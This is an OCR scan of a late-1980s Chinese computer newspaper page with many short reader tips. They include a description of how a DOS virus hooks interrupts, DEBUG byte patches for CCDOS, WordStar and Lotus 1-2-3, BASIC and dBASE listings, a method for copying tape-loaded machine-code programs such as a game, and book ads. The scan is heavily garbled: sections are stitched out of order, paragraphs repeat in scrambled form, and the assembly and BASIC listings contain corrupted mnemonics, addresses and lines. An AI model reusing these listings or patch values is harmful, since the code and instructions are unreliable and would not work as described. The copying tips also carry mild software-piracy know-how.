1.病毒程序对系统进行诊断，判断其是否为病毒系统。它把21号中断E0功能送入系统，若系统运行E0，则系统未中毒，就把病毒功能装入系统。
2.病毒系统对程序进行诊断判断其是否为病毒程序。它测试程序送来的21号中断是否有E0功能，如果不是则认为程序未中毒，就把病毒功能装入程序中。
3.病毒系统修改8号和21号中断入口地址，分别将8号和21号的原地址存放在 XXXX,0013, XXXX, 0017 的地址中，改变后的地址分别为 XXXX, 021E 和 XXXX, 025B中。

从上述特征可以看出这种病毒是入侵性恶性病毒。下面介绍解毒程序的制作。 重庆 张早田

CCDOS (2.00/2.10) CCBIOS 的一字节修正

汉字操作系统，在国内被许多微机用户所采用。然而在实际使用该操作系统中我们发现，当用组合键ctrl-F10进入改变打印字符后，打印行宽状态时，如果在已经输入打印字符后(即，此时光标停在等待接收行宽参数位置。)先从前键打入退格键(backspace键)就会发现，此后系统只接收键盘输入的字母(A-P)、回车(Enter)及退格键，而不接收数字键，而且当键盘输入有效字符(A-P)和回车或直接键入回车后，系统就结束定义打印字符、行宽的过程，返回提示符C>状态，造成不能改变打印行宽。我们经过分析CCBOIS中键盘管理模块(int 16H)后发现，该模块在处理ctrl-F10组合键的程序段(CS, A95F—CS, AA70)中，主要是由于以下二个语句：

```
CS, A9C0 CMP byte ptr [959C], 02
CS, A9C5 JB AA A22
判断有误，其修改方法如下：
1.C>ren cccc.exe cccc/
2.C>debug cccc/
-E ACCL
XXXX, 02, 02
-W
-Q
3.C>ren cccc, cccc.exe/
将经过修改后的cccc.exe文件引导装入，就不会产生本文上面所述的问题。如果先前已经进入汉字操作系统，则须重新启动(热启动或冷启动)计算机(PC-XT 或其它兼容机)，再将cccc.exe文件引导装入。
注：单元[CS, 959C]为汉字输入码缓冲区计算器。
上海 吴邦志
```

如何用SMART打印竖写汉字文本

文章采用竖写方式书写是我们国家古老的传统习惯。如何使用WS打印出竖写的汉字文本呢？我们知道一般打印机都有将字符旋转90度打印的功能，但在WS下却不能直接调用此功能，为此本人编写了如下小程序，可在WS下用RUN命令执行，以便打印出竖写的汉字文本。

```
程序建立的方法如下：
C>DEBUG
-A100
XXXX,0100 MOV AH, 05
XXXX,0102 MOV DL, 1C
XXXX,0104 INT 21
XXXX,0106 MOV DL,4A
XXXX,0108 INT 21
XXXX,010A MOV AH, 4C
XXXX,010C INT 21
XXXX,010E
-R CX
CX 0000
```

随着C语言的广泛流行，C语言的汉化也成为人们的热门话题。无论什么C语言版本，都是把汉字的最高位字节屏蔽，因此，程序中的汉字字符串无法显示，都是一些看不懂的字符。笔者们对C1.33CmpTrieht(c)198x, 82, 83版本进行了汉化，其方法如下：
A>REN CC1.EXE CC1
A>DEBUG CC1

WORDSTAR 的两处修改

刚或用WS文本编辑程序输入一点外文，但总感到它的删除键(0E08H)和删除键(5300H)与操作系统的定义不一样，老是习惯性出错，问及诸多同行，多有困惑。于是笔者把上述两键改为同PC-DOS的定义相同，使用起来顺手多了。

下面简述两段程序。
首先在源字符程序之后，改一条必转指令。由于没有多余的空闲字节空间，故被破坏的指令，应在新增的程序中补上。
其次在新增程序中，把删除键与删除键分别改由具有与PC-DOS定义的相同功能的键

码来代替。
另外，如果新增程序段放在最后，则可能被复盖掉。故50F8-5113是在程序的中部，它启动时将要显示的一段中文信息区。为了让他们不再显示，可将50F7置为0。如果你的程序在2429处不是CD16，则可能是版本不一样，这时可以搜索相同的代码，找到B400CD16在你程序中的位置，并照此方法修改。只是应注意JMP2426及JMP242F两条指令的地址也应改变。

重庆建筑工程学院 蓝彦秋

```
5689:2427 B499 NOV AH,00 ;读键盘字符
5689:2429 CD16 INT 16
5689:242B E9CA2C JRP 50F8 ;直接扩展程序
5689:242E 90 NOP
```

```
5689:50F8 3D868E CNP AX,8E08 ;是删除键?
5689:50FB JZ 5189 ;是,转
5689:50FD 3D8653 CNP AX,5300 ;是删除键?
5689:5100 748D OR AX,8D ;是,转
5689:5102 8BC9 OR AL,AL ;是,转
5689:5104 7486 JZ 518C ;是,转
5689:5106 E91D03 JRP 2426 ;非扩展码处理程序入口
5689:5109 8B8553 MOV AX,5300 ;把删除键改为删除键码
5689:510C E92D03 JRP 242F ;扩展码处理程序入口
5689:510F 8B8722 MOV AX,2287 ;删除键码改为Ctrl+G
5689:5112 EBEE JRP 5182 ;非扩展码入口返回
```

组合软件 LOTUS1-2-3 是程序及数据，又能充分发挥一种既能制表又能进行数据库管理 EGA或VGA 彩显的功能，本理工作并且能做一些统计图表，人经过对原汉化为11行的CLOT功能较强的大众化软件。因此在国内被广泛使用。
由于早期微机大多配备的彩色显示卡为CGA卡，大多数用户使用原电子部六所汉化的11行汉字系统 CCDOS2.1，因此，早期的 LOTUS1-2-3 汉化成11行显示。近年来，随着微机应用领域的深发展，老用户已开始更新机型，新用户在新添机器，而现在大多数用户都选择了配有 EGA 或VGA 彩色显示卡的高档微机。这样，原先在11行汉字系统运行的 LOTUS 1-2-3 以及所编制的图表文件就不能在新显示器上调屏显示(既使用调屏显示汉字系统)，使许多用户为之困惑。为了使用广大用户既能使用原

程序及数据，又能充分发挥 EGA或VGA 彩显的功能，本理工作并且能做一些统计图表，人经过对原汉化为11行的CLOT功能较强的大众化软件。因此在国内被广泛使用。
此参数即可调整每屏显示行数。若为25行系统，则将此参数改为十六进制数17；若为其他显示行数，则只需将此参数改为相应行数的十六进制数即可。
修改使用 DEBUG 调式程序，从 LOTUS 1-2-3 调式盘中找出 TD.DRV 文件，拷贝到具有 DEBUG 调式程序的盘上，在系统提示符下键入：
A>DEBUG TD.DRV
-E 142 17
-W
Writing 14D3 bytes
-Q
>
太原 郭仁

彩色显示卡 1-2-3 调式 EGA, VGA 调式

“机中已有‘长方快’病毒!!!”、“0D,0A,0A”、“长方快”已经“删除”!、“0D,0A,0A,24”

```
0E
-N SXDY.COM
-W
Write# 000E bytes
-Q
C>
注：此程序是针对OKI8320 C打印机编写，若为其他类型的打印机，只需修改106行的4A为相应打印机的旋转打印控制码即可。
广西 罗汉州
```

单屏器作问探

只有单色显示器的IBM兼容机的作图问题一直是大家头疼的问题，报上虽然有些为在BASIC语言中作图而修改BASIC软件的文章，但做起来很难成功，即使成功了，其使用也很受限制。

现在有一种很好的方法，可以已基本解决了这个问题，现在我把它公布出来希望能对广大拥有单色显示器的计算机操作人员有所帮助。

- 一、在图形化BASIC的机上用BASIC语言作图。
1.运行HGC.EXE(HGC FULL)
2.运行HBASIC.EXE
3.运行BASIC.COM
这样就可使原来仅用于彩色/图形卡的 SCREEN.PSET,LINE 等语句发挥作用，在高分辨率图形方式下作图。
二、在图形化BASIC的机上作图。
现在在内市场上的IBM兼容机，许多是不带图形化BASIC的，这样一来需要调用图形化BASIC的BASIC等程序就不能运行了，这些机器只能使用GW BASIC等软件，因此，作图方法也得另辟它径，方法如下：
1.运行SIWCGA.COM(环境设置)
2.运行HIRES.COM(设置高分辨显示)
3.运行GW BASIC.EXE
运行结果实际上是把单色显示器设置成假的彩色显示器，分辨率为642x200不但可以执行各种BASIC图形语句，还可在运行DOS下运行各种彩色显示器上运行的游戏。
北京师范大学 温孝东

标准化考试程序

```
100 N = 3: NINS = 2
110 DIM A(N), B(N): TIME = 483.2 + NINS
120 FOR I = 0 TO 0: READ X: POKE 748 + I, X: NEXT
130 R0(I) = "C": R0(2) = "A": R0(3) = "B"
140 S = 0: T = 0
150 FOR I = 1 TO N: A(I) = 1: NEXT
160 FOR I = 1 TO N
170 K = INT (RND (I) * (I - 1 + 1)) + 1: NONE
180 ON A(K) GOSUB 300, 350, 400
190 PRINT : PRINT "Answer: "; POKE - 16348, 0
200 C = PEEK (- 16348)
210 IF C = 127 THEN CALL 748: POKE - 16348, 0: GOTO 24
0
220 FOR V = 1 TO 100: NEXT : T = T + 1
230 IF T < TIME THEN 200
240 FOR DELL = 1 TO 20: CALL 64477: NEXT
250 NONE : PRINT "Time is over.": GOTO 360
260 IF C < 193 OR C > 196 THEN PRINT : PRINT "REENTER"
: GOTO 200
270 A4 = CHR$(C - 128)
280 ON A(K) GOSUB 330, 380, 430
290 IF P4 = "WRONG" THEN PRINT B4(A(K)); ":": GOTO 310
300 PRINT : PRINT "Right."
310 PRINT "Score: "; FLASH : PRINT S: NORMAL
320 PRINT "Press any key to continue.": GET W4
330 FOR J = K TO I STEP - 1: A(J) = A(J - 1): NEXT
340 NEXT I
350 NONE
360 PRINT "Score: "; INT (S * 10 + 0.5) / 10
370 IF S = 90 THEN PRINT "Excellent!": GOTO 400
380 PRINT "Try again? (Y/N) ": GET X4
390 IF X4 = "Y" THEN 140
400 END
410 P4 = "RIGHT": S1 = INT (100 / N * 100 + 0.5) / 100: S
= S + S1: RETURN
420 P4 = "WRONG": PRINT : PRINT "Wrong. The right answer
is "; RETURN
430 DATA 72, 173, 0, 192, 32, 240, 233, 104, 96
500 PRINT "(!) A new road _____ across the place."
510 PRINT " A.walks B.wanders"
520 PRINT " C.runs D.goes": RETURN
530 IF A4 = "C" THEN 410
540 GOTO 420
550 PRINT "? The football team came into _____: PRINT
" in 1986."
560 PRINT " A.being B.was"
570 PRINT " C.be D.been": RETURN
580 IF A4 = "A" THEN 410
590 GOTO 420
600 PRINT "(3) When he finished his work, his": PRINT "
face took _____ a happy look."
610 PRINT " A.up B.on"
620 PRINT " C.off D.any": RETURN
630 IF A4 = "B" THEN 410
640 GOTO 420
```

本文给出标准化考试的一个通用程序，同时给出英语考试的一个小程序。只要在程序中加上汉字，即可用于其它各学科的考试、练习或知识竞赛等方面。该程序的特点是：1. 自动计时与评分。显示题目后即开始计时。若输入的答案正确，则显示得分；否则显示正确答案。考试时间到，自动响铃并停止程序的运行。评分及其它操作所用的时间均已扣除。计时误差小于1秒。2. 显示题目的顺序是随机的，这不仅富有情趣，而且更便于靠背答案得分。使用本程序请注意以下几点：①第100行中N为一个题库所含小题的数目，MINS为考试时间（单位为分钟）。每小題一般给出四种答案，并在130行中将各小題的正确答案赋给相应的数组元素。此外，800~230行为计时程序，不宜更改。②若考试题目分成若干大題，则可在100行前加菜单程序，每个大題构成类似这样的一个个块。③本程序可直接在APPLE及其兼容机DOS下运行。

南开大学 崔宝琛 张江水

《软件报》89年第16期2版《由双定位法看dBASE II之不足》一文中，说dBASE II无双定位法，对《不足》定义的双定位，dBASE II是有的，且非常简单，并不需另外写文章论述多建一个字段来达到目的。《不足》说用单定位(SEEK定位)后，再用费时费事的循环法，还不能完全符合原文要求，这里借用原文表二，其实对于表二，用过SEEK SEX=1语句后，只需调用count while sex=1 TO A 这条命令即可，记录指针所指位置及A的数值就达到《不足》一文原来的目的，速度极快(类同检索)，即使记录很多也是“一下子”的事情，两语句配合使用就达到或超过了原文对双定位法定义的要求。这里问题的关键就是计数命令中用了while语句而不是FOR，因为while被适应已索引过的数据库，运行后，记录指针迅速停留在第一个不符合条件的记录上，对于《不足》文中如要求sex=2的数量，也是很容易和迅速的。当然用其它有些含有while语句的命令也可双定位，但count可计数，符合原文的全部要求。

无锡 刘迅雷

本版责任编辑：07号

在FORTRAN程序中启动其他程序

《软件报》89年第16期介绍了在FORTRAN V3.3的程序中直接调用DOS命令的方法。在FORTRAN V3.3中除了用C语言的SYSTEM函数来调用DOS命令外，还可以用SPAWN函数来启动其他程序。

FORTRAN V3.3中的CEXEC.LIB为一个供FORTRAN调用的C语言程序库，该库提供了两个C语言函数SYSTEM和SPAWN(注：C语言中子程序、过程等均以函数形式使用。)SYSTEM函数的功能在《软件报》89年第18期“在FORTRAN V3.3的程序中直接调用DOS命令”一文中已作了介绍。SPAWN函数的功能是启动一个程序，即在DOS中创建并执行一个新的子进程，该子进程可以执行完后返回其父进程，也可以覆盖其父进程，使其父进程在进入子进程时而终止。

FORTRAN V3.3中的FOREXEC.INC提供了在FORTRAN程序中调用SYSTEM和SPAWN函数的接口说明。

```
/*关于SYSTEM函数调用的接口说明*/
interface to integer * 2 function
system [c] + (string [reference])
character * 1 string
end
/*关于spawn函数调用的接口说明*/
interface to integer * 2 function spawn
+ [c, var, in$g, alias: 'spawnlp']
(mode)
integer * 2 mode
在编写程序时，可以用编译程序命令
$include将forexec.inc全部读上，即：
$include 'forexec.inc' 也可以根据
需要用到到的接口说明写在程序的开头。对
要调用的函数还应指明其函数的类型，即写上
说明语句：
integer * 2 system
integer * 2 spawn
spawn函数调用的格式为：
spawn (进程模式, LOCL/ 路径与程序
文件名/C,
```

LOC('命令行参数'V'), LOC('命令行参数'2'C'), ...LOC('命令行参数'n'C), int4(0))

进程模式取值0或2。进程模式取0，当进入子进程时，挂起父进程；执行完毕时，终止子进程，恢复父进程。当子进程出错时，返回函数值-1。进程模式取2，用于子进程覆盖父进程。即当执行子进程时，终止父进程，此后父进程不复存在。

路径与程序文件名'部分为一个可执行文件的全部或部分路径及其文件名。'命令行参数1'与'路径与程序文件名'部分相同。'命令行参数2'至'命令行参数n'为执行文件名后相应的参数。

int4(0)对应于C语言中的Nnull。由于C语言中的函数是值传递的，所以对函数调用的实在参数应用LOC( )函数求得实参的地址，再传给spawn函数。LOC( )函数中的'C'必须写上，表示其中的字符串为C语言的字符串。

FORTRAN V3.3中的Spawn功能对于编制大型程序，进行结构化程序设计等是十分有用的工具。例如，需要在程序proc处理后，根据参数RVAL决定执行procl或proc2程序，proc程序可以按如下形式编写。

```
interface to integer * 2 function spawn
+ [c, var, in$g, alias: 'spawnlp']
(mode)
integer * 2 mode
end / * spawn函数接口说明 */
integer * 2 spawn
【程序proc处理部分】
if(k.GE.0)then
i=spawn(2, loc('procl.exe/c'), +
Loc('procl.exe/c'), int4(0))
else / * 启动procl程序 */
i=spawn(2, loc('proc2.exe/c'),
int4(0))
endif / * 启动procl程序 */
end
注意：当执行文件名无扩展名或无后缀'.时，spawn函数将对文件名后加上'.COM'，在盘上进行搜索；若搜索失败，再后加上'.EXE'进行搜索。由于spawn与SYSTEM均是函数调用，故只接出现在赋值语句右部。程序的编译与连接在《软件报》89年第18期中已作介绍，不再赘述。北京理工大学 李朝
```

DBASE II 纵向运算的一种方法

DBASE II是一种应用很广的语言，但数据库纵向运算功能较弱，如能象LOTUS-123那样方便的表间运算将很吸引人。纵向运算的方法多种多样。本文结合实例介绍一种简便的纵向计算方法。程序的特点是：设置一标识字段，使用了宏替换。程序的思路是：对每一标识字段建立对应的公式字段(如例中费用与公式的关系FY1-GS1, FY2-GS2)，将公式字段的內容，即描述的表达式求值。将值送入对应的字段，并赋予对应的变量(标识字段内带+数字)，以备其它公式字段中表达式引用。

```
程序清单
1: SET TALK OFF
2: USE JS
3: REPL ALL FY1 WITH 0, FY2 WITH 0
4: N=1
5: DO WHILE N.K<=2
6: N=STR(N,K,1)
7: GO 1
8: DO WHILE .NOT. EOF()
9: IF SUBS(GSK, 1, 1)=""
10: KK=KH
11: KK=KH
12: SKK=KN=0
13: SKIP
14: LOOP
15: ENDI
16: IF SUBS(GSK, 1, 3)=""ALL*
17: RECN=RECN()
18: ASCI=ASC(SUBS(GSK, 5, 1))
19: GO ASCI-64
20: SUM FY&N TO GFY NEXT ASC(SUBS(GSK, 6, 2))-ASCI+1
21: GO RECN
22: REPL FY&N WITH GFY
23: KK=KH
24: SKK=KN=GFY
25: LOOP
26: ENDI
27: IF TYPE(GSK)=""*
28: ? CHR(7)+"公式或计算次序错！请重输！"+CHR(7)
29: WAIT "按任一健退出....."
30: RETU
31: ENDI
32: GFY=ASC
33: KK=KH
34: XY用标识字段的內容
35: 替代，表示合计的起、
36: 止记录。
37: SKIP
38: ENDO
39: N=N+1
40: ENDD
41: RETU
```

本程序的标识字段按字母A-Z，顺序组成。公式描述的元素可以是常数，带数字的标识符，+、-、\*、/、( )等组成的合法表达式及ALL-XY, ALL 32:表示合计。第5、6位的XY用标识字段的內容替代，表示合计的起、止记录。程序运算次序是：同一段从上到下，字段间从左到右，计算过的内容能引用。变量太多，则调用程序时，可用命令PRIV ALL, @scr=scr KN 删除所有高层变量。表达式不合法或引用未计算过的内容时，则提示“公式或计算次序错！请重输”。为提高程序的牢固性，程序对表达式(除ALL-XY)进行了合法性检查。

Table with 4 columns: 标识, FY1 GS1, FY2 GS2, 合计. It shows data for various categories like A, B, C, D, E, F, G, H, I, J with their respective values and totals.

浙江 梁咏梅

DBASE II 有简单的双定位法

●●●家家都有国库券请用电脑来管理●●●

——介绍一册用于国库券管理、兑换的BASIC程序

这里的一个程序，可以帮助你统计、管理、按年份对号兑取管理好国库券，程序运行后，电脑会先对你现有的国库券加以统计，告诉你各年各有多少张，共多少元国库券。然后电脑会问：“THIS YEAR—19..?”这是要求告知当年序号(19 应省略，如1990年，只需键入90)接着，电脑会再问：“DUIHAO—YYNEND=0?”这是让你给出某一年的兑换号(这里只应键入三位数，即YYN，前两位应是年号数，后一位是那年的兑换号)。

这样，电脑就会自动帮你从你的国库券中查找有无兑券。若有则发出音乐，并告知你该券是多少元面值，是哪一年的，兑号是多少，再算出应付利息。若无兑券，则再向你要新的兑换号。如已将兑号输入完毕，可键入“0”，电脑即会为你总计，告知一共兑换几张，本、利各有多少钱。

本程序在240号DATA后存放国库券资料，样式可见程序清单，格式为\$—YYN 其中\$为券面值多少元(须为两位数，5元应键入“05”)，YY是年号，N是该张国库券号码的最末一位数。当然，当一张国库券兑换后应及时从DATA中删去，而新购国库券有关资料也应及时录入。此事可在每年新购券后一次做完。

本程序已在LASER310通过。

南京 陶文庆

```
30 READ Q9:Z = Z + 1: IF Q9 = "0" THEN 100
40 V = V + VAL (Q9)
50 Z$ = MID$(Q9,4,2)
70 I = VAL (Z$):Z(I - 81) = Z(I - 81) + 1
81 GOTO 30
100 PRINT "MIAN YOU ZJ=";V;"00"
110 FOR I = 82 TO 90
120 PRINT I;"LINA";Z(I - 81);Z(I - 81)
130 NEXT
132 PRINT "ZJ=";Z - 1;"ZHANG"
135 CLEAR
138 INPUT "THIS YEAR—19..";I
140 RESTORE
150 INPUT "DUI HA0—YYN END==>";D
155 IF D$ = "0" THEN 200
160 READ Q9: IF Q9 = "0" THEN 140
170 IF D$ = RIGHT$(Q9,3) THEN Y = VAL (Q9)ELSE 160
180 Z$ = MID$(Q9,4,2):Z = Z + 1
190 N = N + (L - VAL (Z$)) + (VAL (Q9) - 99)
200 SOUND23,5: PRINT Z$;"YEAR:";Q9
205 NI = (L - VAL (Z$)) + (VAL (Q9) - 99)
205 PRINT "NI=";NI
210 GOTO 160
220 PRINT "ZD=";Z;"ZHANG"
230 PRINT "BEN=";V;"00";"NI=";NI;"YUAN"
233 IF D$ = "0" THEN PRINT "BEI!"
END
235 DATA 140
240 DATA 10-026,05-027,05-037,10-058,10-041,10-040,05-043
499. DATA 0
```

有些机器语言程序一经调入立即执行，不能中止执行查看内容。在“SHARP MZ-731”计算机使用手册中有介绍“MZ-700”的BASIC解释程序的复制修改的方法，但该方法第2部分机器语言程序有误，而且不能复制。本人通过摸索，采取以下方法，不但可复制BASIC解释程序，也可用于复制其它机器语言程序。如日本游戏“空战”。

- 下面叙述复制过程：
1.接通MZ-731电源，键入监控命令“M”将地址CF00—CFD014个单元的内容改为2A...00...38...03...CD...2A...00...DA...FE...00...C3...AD...00...最后用SHIFT—BREAK退出监控。
2.键入监控命令“L”调入待复制机器语言程序，当屏幕上出现“LOADING 文件名”时，退出监控命令(即中止调入)。
3.用监控命令“M”查看1102~1107单元的内容，1102、1103是机器语言程序所用空间字节数。1104、1105是起始地址，1106、1107是执行地址。(末地址=起始地址+所有空间字节数)。如H—BAS100程序在(1102~1107单元中的内容分别为：AO 6B 00 13 79 7D。其起始、执行、末地址分别为：1200, 7D79, 7DAO(6BA0+1200)。
4.将复制带倒回，键入监控命令JCF00，调入复制程序。(该过程没有文件名等提示，正常载入结束时出现星号“\*”)。
5.放入空带，键入监控命令S起始地址末地址执行地址回车，不能留有空格，接着键入随意改动的“文件名”(长度不能超过8个字节)进行存带，如\*S12007DAO 7D79, R—BAS100, 正常结束时出现OKI及星号“\*”。
6.重复第5步，可再复制。
7.如要执行该机器语言程序，则键入J执行地址，如\*7D 79进入H—BAS100。

福建 长沙 倪景阳

CEC-I 中华学习机硬件故障一例

本人使用的CEC-I 学习机出现了一个特殊的故障：时常突然断电，然后又莫名其妙地正常。没查出什么原因。此后又发展为经常性地时通时断。这时发现进入中文系统显示全非，西文正常。估计两片一先位汉字库已损坏。检查发现，+5伏时时有时无。仔细检查才发现电源开

关管BUT11A的集电极是一只由散热器下部的一只固定脚引出的。这只固定脚与散热器接触不良，造成+5伏的时通时无。于是拆下散热器修整，使之接触良好，然后把原来没连线的另一只固定脚与集电极接点用软线相连，以避免再引起电源的反复冲击。以造成不必要的损失。两片汉字库(CECW1和CECW2)换上，一切正常。建议CEC-I用户若遇这类故障，不要忘记检查电源管的散热器是否接触良好，而且必须把电源与主机脱离检查，因很多集成电路，尤其两片汉字库很怕引起电源的反复冲击。以免造成不必要的损失。内蒙 许斌

本版责任编辑：09号

也谈用 VAL 函数实现自定义函数

《软件报》87年第24期上刊登的《巧用VAL函数在R机上实现自定义函数功能》一文很有启发意义。这里补充两点参考意见：

一、字符串表达式中的保留词不可用多字母键拼写，一般可用功能键产生。但有时所需要的功能键键盘上没有，建议分两次输入，第一次输入时先省略掉第一个引号，机器显示出错后补上引号再输入一次即可。例：欲输入

```
1000 A = VAL 3 * Y * * 3 + 5 * SINY / E * P * X * * 可先输入 1000 A = VAL 3 * Y * * 3 + 5 * SINY / E * P * X * 键入 ENTER 后显示出引号，然后在 VA L 后面加上引号，按 EN TER 即完成。
```

二、实现自定义函数有两种形式：一种是定义字符串，后用调用求VAL值，见原文；另一种是定义子程序，例 100 GOSUB 1000

1000 A = VAL "....." 1010 RETURN 前一种方式中多一个字符串变量，占内存较多(有重复内存)，后一种需用子程序，稍嫌麻烦，读者可根据情况选用。 连云港 陈华

在工作中，有时要因为盘片损坏而丢失宝贵的资料而烦恼。实际上，多数盘片的损坏为DOS 磁道和目录磁道。修复DOS磁道可用COPY命令复制DOS3.3的内容。而目录磁道出问题修复就比较麻烦。如果我们事先将目录磁道复制到磁片上某一尚未被占用的磁道上，作为备用目录磁道。当目录磁道出问题，就可将备用目录磁道上的内容复制到目录磁道上，非常简便。

```
*ZOUU.ZUF
2000-4C 16 20 01 60 01 00 00
2008-00 14 20 00 60 00 00 01
2010-00 00 60 01 00 01 EF 0B
2018-05 00 8D 07 20 09 60 8D
2020-0C 20 09 01 8D 0F 20 09
2028-60 20 05 01 8D 0F 20 09
2030-60 8D 0C 20 09 02 00 00
2038-20 06 01 06 01 06 01 09
2040-00 9D 38 60 9D 3F 60 9D
2048-60 20 05 00 8D 07 20 09
2050-00 8D 08 20 00 60 8D 0C
2058-20 09 0F 95 FA 4C 69 20
2060-09 60 65 FA 4C 69 20 09
2068-20 09 20 60 03 20 00 00
2070-EE 0C 20 E6 FA 05 FA 0C
2078-10 00 E9 60 00 00 00 00
```

磁盘片建立备用目录磁道

谈谈从《数据结构》角度怎样迎接程序员水平考试问题(二)

在有的情况下，所遇到的程序，不加任何阐述、注重性的好信息，以说明、解释程序的功能、意义、结构等特性，就只好用“自底向上法”进行阅读。其步骤大致是：第一步，把程序中所用到的“词语”，表达式等的意义搞清楚；第二步，逐步读懂程序中的说明和语句；第三步，按照程序的语法结构，结合语句的意思，把程序划分为若干个功能模块，并提炼出每个模块的功能意义(很像初中学生练习归纳文章的主题大意)；第四步，以脱落的层次中归纳出整个程序的功能(文章的中心思想)最后，第五步，模拟几个实例(在

演草纸上走典型例子)，以检验和修正前几步的认识。著名的计算机科学家努特(D.E.Knuth)认为，这是掌握一个程序算法的成功途径。我们自己的切身经验，也反复证实了这一点。

参加水平考试的同志们，由于已具备程序语言、程序设计的一定基础，前两步当不致于碰到什么困难，应在后三步下些功夫进行练习。

数据结构的知识，在用各种语言书写的程序中都有体现。例如，水平考试89年下半年试题6的FORTRAN程序中包含折半查找，87年下半年试题13的COBOL程序中用到分区交换排序等等


因此，不论选考任何一种语言程序的同志，都不要忽略数据结构的准备。

但由于数据结构与PASCAL语言在逻辑上的深厚关系，二者结合最紧密、自然。因此，下面我们作PASCAL语言的例子，分别解释阅读程序的两种方法。

```
0005 PROGRAM COPYWORDS(input,output);
0010 CONST
0015   maxlen:=20;
0020   endch='0';
0025 TYPE
0030   wordtype=PACKED ARRAY[1..maxlength]OF char;
0035 VAR
0040   ch:char;
0045   nextword:wordtype;
0050   size:integer;
0055 PROCEDURE readwords(VAR word:wordtype;VAR length:integer);
0060 CONST
0065   blank=' ';
0070 VAR
0075   fill:integer;
0080 BEGIN
0085   WHILE ch=blank DO read(ch);
0090   length:=0;
0095   WHILE (ch<>endch)AND (ch<>blank)DO
0100     BEGIN
0105       IF length<maxlength THEN
0110         length:=length+1;
0115       word[length]:=ch;
0120     END;
0125     read(ch);
0130   END;
0135   FOP fill:=length+1 TO maxlen DO
0140     word[fill]:=blank;
0145 END;
0150 BEGIN
0155   read(ch);
0160   readwords(nextword,size);
0165   WHILE size<>0 DO
0170     BEGIN
0175       writeLn(nextword);
0180       readwords(nextword,size);
0185     END;
0190   END;
0195
```

例一 阅读左面PASCAL程序，并

- (1) 指出该程序的功能(12分);
(2) 假若输入数据是WE ARE STUDENTS@试跟踪程序的执行，输出程序执行结果【未完待续】 高校青年教师







# 软件报

普及计算机知识 交流计算机技术 开发软件资源 培养软件人才

中国软件技术公司 中国软件技术公司成都分公司 成都电子研究所合办 主编：刘锦城  
国内统一刊号CN51-0080 订网代号：61-74 地址：成都市金河街75号 邮政编码：610015

## 一设想的共鸣

《软件报》十月份曾刊登过一篇关于计算机化及其软件汉化的文章，汉化的共鸣，笔者对其设想深表赞同，但在具体实施办法上，稍有异义，现简略提出，仅供抛砖引玉之用。

首先，汉化电脑不一定要以汉语作为操作语言。尽管采用汉字输入技术，应用五笔字型输入法等汉字编码，可以避免各地方的方言带来的语言语声的差异，但若采用汉字输入、输出显示方法，对于计算机系统本身的改进十分艰巨，而且也很不利于与世界先进软件及技术之间交流和吸收与改造。相比之下，推广普通话以促进汉语发音的统一要简单和有效得多。这样做的好处有：一、无须对计算机系统作什么改

动，无论引进的还是国产的计算机在输出输入上兼容，因为汉语拼音字母和英语字母（计算机上主要用拼音）差别极小，仅汉语拼音中U与英语字母中V为各自独立，其余所用符号均相同。

二、可以很快地与世界上计算机发展相适应，亦可很快地吸收先进软件技术。

三、输入速度可以很快提高，因为可以采用编码等技术。而且也远较以前的英语易懂。

目前，全国推广普通话的工作开展得很好，大中小学一般都掌握了，而他们是将来计算机应用的主力军。

四、这也是很重要的一点，就是采用汉语拼音作为输入输出便于适应计算机语音化的趋势。由于计算机语音输入输出较文字要简便得多，所以这已成为计算机发展的必然趋势。而汉语语音音节仅几十个，而英语有近万种，所以用汉语语音输入最为方便。这一点，西方及日本的计算机专家都承认并朝着这方面努力的。

当然，汉语拼音化没有汉语化更直观、易懂。所以我们在强调以汉语拼音化促进计算机及代替汉语化的同时，对于大量汉字数据、文章输入输出时，我们仍可以用一些专门的汉字处理机，例如四通、文家、科理一类的文字处理，IBM 5550、长城、中华学习机一类半汉化计算机等等。这一方面的发展应以专门化、实用化为上。这样，既适应了世界计算机潮流又切合了我国实际。这种方法其实作为计算机强国日本早已采用并取得了极大的成效。在日本，一方面对于科学计算、实验以及自动控制等应用，计算机并不全日语化，而是保留与世界多数国家以英语为主要计算机输入输出的习惯，以简化计算机系统和顺应世界计算机潮流。所以日本的计算机及其软件出口量最大，另一方面，在国内，用于文字处理行业则一律提倡日语化计算机的使用，所以日本的计算机普及率很高。

上海 刘斌

▲《全国青少年计算机程序设计竞赛题分析与题解》汇集了八六至八九年全国青少年计算机程序设计竞赛题并对解题思想和方法做详细的分析解答，很多试题还给出了多种解法。邮购价5.00元。

▲《80286 微机系统分析与维修》对采用80286为CPU的微机系统做了系统的分析并附IBM PC/AT为例，从一般原理入手然后再讨论具体系统的硬件结构，并能详细介绍了系统板级和片级维修的基本技能，着重分析了系统板的故障原因、诊断、检测和维修方法，并附有PC/AT和SP/AT的全套电路图及80286CPU中所使用的各种插卡。邮购价19.00元。

▲《IBM PC/XT 级 COBOL 操作指南》正在成为过时的一种语言。为使使用1级COBOL语言的程序员尽快过渡到1级COBOL语言的程序手册的不足之处特为金融、税务系统和大中型企业编写了此书。本书例子多，只要看完本书就能掌握1级COBOL语言的编程方法并输出你自己的应用程序系统（本书配有软盘）邮购价13.00元。

▲《汉字FoxBASE+关系数据库2.10》本书除具有Fox2.00的全部特点外，对Fox 2.10新增的内容作了详细的介绍（本书配有软盘）。邮购价18.50元。

▲《全国计算机应用人员水平考试分析与题解》书中对全国计算机应用人员水平

考试所涉及的主要知识，解题思想和方法等进行介绍和归纳，使读者在解题中学到知识，学习知识掌握解题方法。对88年程序员级试题进行了详细的分析，所有试题都给出了参考答案。最近我们收到很多读者的来信，反映他们利用本书所讲的内容进行了有条理的复习顺利地通过了水平考试，我们重印了此书。邮购价9.00元。

▲《汉字TURBO BASIC》TURBO BASIC是一种既适合初学者又适合有经验读者的语言，它是一种功能很强且与解释BASIC兼容的语言。邮购价16.00元。

▲《IBM PC实用COPY指南》、《IBM PC实用加密技术指南》两书是双向联合向您展示了计算机领域内的一个神秘境界，阅读此书定能以巧力破千斤。两书邮购价36.00元。

需要以上书籍的读者请直接与成都市华西医科大学李修道室李修道联系。邮购价：610041。

▲《汉字dBASEⅢ教程》一书是作者亲自开发并按程序渐进，由浅入深、理论联系实际的原则编写，具有初中以上程度的都可看懂；全书各章命令讲解详细，举例丰富并有课后作业，是大中专院校、五大、微机培训班“数据库应用”课程的良好教材，书中有各种各样程序功能模块和系统程序，能很快帮助您建立起本单位的人事、财务、设备及物资等管理系统。定价：5.9元，另加0.6元挂号邮费。款到即发。

